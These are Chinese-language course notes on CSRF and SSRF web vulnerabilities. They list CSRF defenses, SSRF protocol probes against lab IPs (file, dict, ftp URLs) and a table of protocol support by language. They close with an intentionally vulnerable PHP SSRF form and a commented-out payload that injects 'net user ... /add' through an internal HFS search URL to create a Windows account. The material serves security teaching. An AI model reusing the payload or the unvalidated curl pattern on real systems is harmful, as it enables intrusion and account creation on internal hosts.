


WEB 漏洞-CSRF 及 SSRF 漏洞案例讲解




#CSRF 漏洞解释，原理等

#CSRF 漏洞检测，案例，防御等

#防御方案

- 1、当用户发送重要的请求时需要输入原始密码
- 2、设置随机 Token
- 3、检验 `referer` 来源，请求时判断请求链接是否为当前管理员正在使用的页面（管理员在编辑文章，黑客发来恶意的修改密码链接，因为修改密码页面管理员并没有在操作，所以攻击失败）
- 4、设置验证码
- 5、限制请求方式只能为 POST



#SSRF 漏洞解释，原理等

#SSRF 漏洞检测，案例，防御等

各个协议调用探针: http,file,dict,ftp,gopher 等

漏洞攻击: 端口扫描, 指纹识别, 漏洞利用, 内网探针等

http://192.168.64.144/phpmyadmin/

file:///D:/www.txt

dict://192.168.64.144:3306/info

ftp://192.168.64.144:21

	PHP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✓	before version 3
tftp	—with-curlwrappers	X	before 7.49.0 不支持\x00	X	X
dict	—with-curlwrappers	X	✓	X	X
file	✓	✓	✓	✓	✓
ftp	✓	✓	✓	✓	✓
imap	—with-curlwrappers	X	✓	✓	X
pop3	—with-curlwrappers	X	✓	✓	X
rtsp	—with-curlwrappers	✓	✓	✓	✓
smb	—with-curlwrappers	✓	✓	✓	✓
smtp	—with-curlwrappers	X	✓	X	X
telnet	—with-curlwrappers	X	✓	X	X
ssh2	受限于 allow_url_fopen	X	X	受限于 Net:SSH2	X
ogg	受限于 allow_url_fopen	X	X	X	X
expect	受限于 allow_url_fopen	X	X	X	X
ldap	X	X	X	✓	X
php	✓	X	X	X	X
zlib/bzip2/zip	受限于 allow_url_fopen	X	X	X	X

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演示案例:

- ✧ Pikachu_CSRF 案例及 Burp 检测
- ✧ Pikachu_CSRF 防御 Token 测试测试
- ✧ SSRF_PHP, JAVA 漏洞代码协议运用
- ✧ SSRF_漏洞代码结合某漏洞利用测试
- ✧ SSRF 实战_图片加载翻译转码等应用说明

涉及资源:

<https://pan.baidu.com/s/1bp96ECJ>

<https://www.t00ls.net/articles-41070.html>

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

```
<form action="" method="POST">
```

```
请输入图片地址: <input type='text' name='url'>
```

```
<input type='submit' value="提交">
```

```
</form>
```

```
<?php
```

```
/*
```

```
$url=$_POST['url'];
```

```
$img
```

```
file_get_contents('http://192.168.64.144:8080/?search==%00{.exec|cmd.exe%20/c%20net%20user%20test1234%201234%20/add.}');
```

```
echo $url;
```

```
echo $img;
```

```
//header("Content-Type: image/jpeg;text/html; charset=utf-8");
```

```
//echo $img;
```

```
//$file=fopen('x.png','w+');
```

```
//fwrite($file,$img);
```

```
//fclose($file);
```

```
*/
```

```
?>
```

```
<?php
```

```
$_POST['url'];
```

```
$ch = curl_init();
```

```
curl_setopt($ch, CURLOPT_URL, $_POST['url']);  
curl_setopt($ch, CURLOPT_HEADER, false);  
curl_exec($ch);  
curl_close($ch);  
?>
```
